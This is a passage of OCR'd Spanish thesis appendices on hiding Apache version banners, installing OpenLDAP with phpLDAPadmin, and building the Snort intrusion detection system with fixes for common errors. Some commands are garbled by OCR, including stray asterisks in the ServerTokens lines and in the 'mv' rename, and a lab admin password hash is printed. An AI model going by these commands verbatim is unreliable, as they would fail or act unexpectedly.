


Figura B.4. Configuraciones finales

Y finalmente se crea el sitio, verificando que todo se encuentre bien configurado dando clic en el enlace (*véase figura B5*) como se observa en la *figura B6.*




Figura B.5. Mensaje de instalación completada




Figura B.6. Verificación del correcto funcionamiento del sitio

ANEXO C.

Ocultamiento de Banners.

Cuando se envían peticiones remotas a un servidor web Apache, cierta información valiosa como el número de versión del servidor web, los detalles del sistema operativo del servidor, los módulos instalados de Apache y más, son enviados al cliente junto con los documentos generados por el servidor.

Esta información, sirve a los atacantes para explotar vulnerabilidades y obtener acceso al servidor web. Para evitar mostrar información sobre servidores web, es necesario modificar el valor de la variable “ServerTokens” dentro del archivo de configuración de Apache. ServerTokens determina que y cuanta información debe ser enviada al cliente cuando realiza una petición; para cambiar el valor dicha variable, se debe entrar al archivo de configuración de apache y agregar al final del archivo las siguientes líneas.

$ sudo nano /etc/apache2/apache2.conf
ServerTokens Prod *ServerSignature Off*

Finalmente, se debe reiniciar el servicio para aplicar los cambios.

$sudo service apache2 restart

Una vez realizada la configuración anterior, se observa como el servidor no regresa información alguna sobre las versiones del sistema, del servicio de Apache etc.




Figura C.1. Banner enviado al cliente al realizar una petición web.

ANEXO D.

Instalación de LDAP.

Dentro del servidor que llevará consigo el protocolo, es necesario instalar las dependencias que permitan su correcto uso. Para ello, es posible instalarlas desde repositorios con el comando “apt-get”.

```
$ sudo apt-get install slapd ldap-utils
```

La configuración del protocolo LDAP se encuentra en el archivo “/etc/ldap/ldap.conf”. Dentro de este, existen las variables “BASE” y URI las cuales proporcionan el nombre de dominio. Es necesario descomentar y modificar dichas variables para poder hacer uso de ellas.

```
$ sudo nano /etc/ldap/ldap.conf
BASE    dc=dominio,dc=local
URI     ldap://ldap.dominio.local ldap://ldap.dominio.local:666
```

Una vez realizados los cambios, es necesario reconfigurar el paquete sldap, debido a que, si se utiliza el comando “slapcat” el cual permite ver la configuración actual del servicio, es posible observar que no muestra dominio alguno.




Figura D.1. Resultado del comando slapcat sin dominio

```
$ sudo dpkg-reconfigure slapd
```

Al momento de ingresar el comando, aparecerán ventanas emergentes las cuales hay que configurar como se muestra en *la tabla D1.*

Ventana	Opción/configuración
1. Omitir configuración de LDAP	No
2. Dominio dns	dominio.local
3. Nombre de la organización	dominio
4. Contraseña de administrador	{contraseña}
5. Motor de base de datos	MDB
6. Borrar BD	Yes
7. Aún hay archivos en /var/lib/ldap	Yes
8. Permitir protocolo LDAPv2	Yes

Tabla D.1. Selección y configuración de ventanas emergentes

Una vez reconfigurada la dependencia, usando el comando *"slapcat"* es posible observar que el dominio ya se encuentra configurado.

```
user@ldap:~$ sudo slapcat
5cdd7ed5 ldif_read_file: checksum error on "/etc/ldap/slapd.d/cn=config.ldif"
dn: dc=dominio,dc=local
objectClass: top
objectClass: dcObject
objectClass: organization
o: dominio
dc: dominio
structuralObjectClass: organization
entryUUID: 52f23be2-0c39-1039-922c-c13aecf26958
creatorsName: cn=admin,dc=dominio,dc=local
createTimestamp: 20190516151629Z
entryCSN: 20190516151629.178301Z#000000#000#000000
modifiersName: cn=admin,dc=dominio,dc=local
modifyTimestamp: 20190516151629Z

dn: cn=admin,dc=dominio,dc=local
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
userPassword:: e1NTSEF9dW1jNnh4bVdWTjgyYTZPRjl3YXYxSUZOc09LTnFSYUY=
structuralObjectClass: organizationalRole
entryUUID: 52f5ce10-0c39-1039-922d-c13aecf26958
creatorsName: cn=admin,dc=dominio,dc=local
createTimestamp: 20190516151629Z
entryCSN: 20190516151629.201731Z#000000#000#000000
modifiersName: cn=admin,dc=dominio,dc=local
modifyTimestamp: 20190516151629Z
```

Figura D.2. Resultado del comando slapcat con dominio.

Una vez instalada la paquetería necesaria, esta debe ser administrada y configurada por medio del servicio de phpldapadmin. Para ello, es necesario instalarla junto con las dependencias necesarias.

$ sudo apt-get install apache2 php5 php5-mysql
$ sudo apt-get install phpldapadmin

Ya instaladas las dependencias, es necesario modificar el archivo *"/etc/phpldapadmin/config.php"* dentro de la variable "$servers" de la siguiente manera.

```
/* Array of base DNs of your LDAP server. Leave this blank to have phpLDAPadmin
   auto-detect it for you. */
$servers->setValue('server','base',array('dc=dominio,dc=local'));
```

Ya instaladas las dependencias, es posible ingresar desde un navegador a la dirección: 172.16.0.5/phpldapadmin *(véase figura D3)*




Figura D.3. Página principal de phpldapadmin

Es necesario ingresar dentro del portal con las credenciales configuradas previamente:

- Login DN: cn=admin,dc=dominio,dc=local
- Password: {contraseña}

Una vez que se autenticó al usuario, es necesario crear las UO (Unidades organizacionales) para usuarios y grupos




Figura D.4. Unidades organizacionales necesarias

Dentro de la unidad organizacional “Grupos” se debe crear una entrada hija la cual será un “Posix group” llamado “grupo_drupal”.




Figura D.5. Creación de un grupo

Finalmente, se debe repetir la acción anterior con la UO “Usuarios”, para crear un usuario genérico llamado “usuario Uno” el cual, deberá ser ingresado al grupo “grupo_drupal” ingresando los datos correspondientes.

Una vez creado el usuario y el grupo, se vera reflejado como se muestra en la figura D6, por lo que ya será posible crear nuevos usuarios y grupos.




Figura D.6. Árbol de dominio

ANEXO E.

Instalación de Snort.

Snort cuenta con una versión gratuita la cual puede ser descargada desde la página oficial (para descargar el paquete de reglas, es necesario crear una cuenta gratuita).

$sudo wget https://www.snort.org/downloads/archive/snort/daq-2.0.6.tar.gz
$sudo wget https://www.snort.org/downloads/archive/snort/snort-2.9.9.0.tar.gz
Descargar: https://www.snort.org/downloads/registered/snortrules-snapshot-29130.tar.gz y moverlo al servidor con WinSCP u otro medio de transferencia.

Snort requiere de varias dependencias para una correcta y completa instalación, para instalarlas, es posible hacer uso del comando “apt-get”.

$ sudo apt-get install build-essential autoconf automake libncurses5-dev libpcre3 libpcre3-dev flex bison byacc zlib1g-dev libnet1 libnet1-dev libpcap-dev libpcap0.8 libpcap0.8-dev libdumbnet-dev libdnet libdnet-dev make

Una vez instaladas las dependencias necesarias se procederá a desempaquetar los archivos descargados previamente.

$sudo tar zxvf daq-2.0.6.tar.gz
$sudo tar zxvf snort-2.9.9.0.tar.gz

Hasta este momento, es posible comenzar la instalación de Snort ahora que se han obtenido las dependencias y los paquetes necesarios. Para lograr dicho cometido, es necesario instalar Snort por medio de su paquetería, para ello, es requerido el crrecto uso del comando “configure”.

$cd daq-2.0.6
$ ./configure && make && sudo make install
$ cd snort-2.9.9.0
$./configure --prefix=/usr/local/snort --enable-sourcefire && make && make install

Posteriormente, dentro de la carpeta recientemente creada, insertaremos las reglas.

```
$sudo tar zxvf snortrules-snapshot-29130.tar.gz -C /usr/local/snort/
```

Al instalar dependencias mediante su paquetería, es necesario crear las carpetas y algunos archivos en los cuales residirán sus archivos de configuración, bitácoras,etc.

```
$ mkdir -p /usr/local/snort/log
$ mkdir -p /usr/local/snort/lib/snort_dynamicrules
$ sudo ln -fs /usr/local/snort/bin/snort /usr/bin
$ cd /usr/local/snort
$ touch rules/white_list.rules
```

El comando “ldconfig” ayuda a actualizar las librerías utilizadas por el sistema, es recomendable usarlo siempre que se instale una dependencia por paquetería.

```
$ sudo ldconfig
```

Para iniciar Snort, es necesario indicar dentro del comando de ejecución la interfaz de red la cual será analizada así como el archivo de configuración que tomará en cuenta, en este archivo se configuran las rutas de las cuales las reglas serán tomadas, la dirección IP la cual será analizada etc. Por lo que es posible tener diversos archivos de configuración con el fin de utilizar snort para distintos propósitos.

```
$ sudo snort -c /usr/local/snort/etc/snort.conf -i eth1
```

E.1 Posibles errores al ejecutar Snort

Error 1:

Al intentar iniciar Snort, por lo general señala algunos errores con archivos faltantes o con mala configuración, un ejemplo es el siguiente (*véase figura E1)*:




Figura E.1. Error de archivo faltante

El error dice que falta el archivo “libsf_engine.so” y dicha ruta del archivo está indicada en el archivo de configuración de snort en la línea 246, por lo que al usar el comando “find” en este caso es posible encontrarlo.

```
$find / -name libsf_engine.so 2> /dev/null
```

Y muestra que se encuentra dentro de una carpeta distinta a la indicada en snort.conf, por lo que solo es necesario cambiar la ruta dentro de la línea 246.

```
$ sudo nano /usr/local/snort/etc/snort.conf
```

Colocarse en línea 246 (o en la línea correspondiente) y modificar la línea:

```
/usr/local/snort/lib/snort_dynamicengine/libsf_engine.so
```

Error 2:

Uno de los errores más comunes al instalar snort es el que se muestra en la figura E2.




Figura E.2. Error de caracter "}"

Este error indica que existe un caracter inválido dentro del archivo de configuración de snort en la línea (326), para solucionarlo, es necesario entrar al archivo y colocarse en mencionada línea dejándola de la siguiente manera.

ORIGINAL	NUEVO
**webroot no **	webroot no
**decompress_swf { deflate lzma } **	#decompress_swf { deflate lzma } \
decompress_pdf { deflate }	#decompress_pdf { deflate }

Una vez modificadas las líneas anteriores, se debe guardar el archivo y ejecutar nuevamente snort.

Error 3:

Otro de los errores comunes de Snort es el que se muestra en la figura E3:




Figura E.3. Dispositivo no encontrado

Para solucionar este error, solamente se debe cambiar la interfaz señalada en el comando de ejecución.

Error 4:

Como se mencionó anteriormente, Snort tiene varios conflictos de archivos faltantes y aunque éstos existan, probablemente la ruta dentro del archivo de configuración sea incorrecta o, en este caso, el nombre del archivo.

El error indica que no existe el archivo “black_list.rules” (véase figura E4),




Figura E.4. Archivo faltante black_list.rules

Una vez más, al entrar a la carpeta “/usr/local/snort/rules” es posible observar que el archivo existe pero tiene un nombre distinto “blacklist.rules”, por lo que, solamente es necesario renombrar dicho archivo.

$ cd /usr/local/snort/rules
$ sudo mv *blacklist.rules black_list.rules*